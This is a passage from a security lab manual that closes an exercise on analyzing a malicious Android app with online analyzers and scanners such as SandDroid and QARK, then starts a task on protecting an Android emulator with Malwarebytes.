
11. You can also scroll down to view information about the app's **APK Signature**, **App Source Code**, etc.
12. This concludes the demonstration of analyzing a malicious app using online Android analyzers.
13. You can also use other online Android analyzers such as **SandDroid** (<http://sanddroid.xjt.edu.cn>), and **Apktool** (<http://www.javadecompilers.com>), to analyze malicious applications.
14. Close all open windows and document all the acquired information.
15. You can also use other Android vulnerability scanners such as **X-Ray 2.0** (<https://duo.com>), **Vulners Scanner** (<https://play.google.com>), **Shellshock Scanner - Zimperium** (<https://play.google.com>), **Yaazhini** (<https://www.vegabird.com>), and **Quick Android Review Kit (QARK)** (<https://github.com>) to analyze malicious apps for vulnerabilities.
16. Close all open windows and document all the acquired information.

Task 2: Secure Android Devices from Malicious Apps using Malwarebytes Security


Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.

In this task, we will secure an Android device from malicious applications using Malwarebytes Security.


1. In the **Android** emulator machine, swipe-up the home screen, which will show all apps. Click on the **Play Store** app.



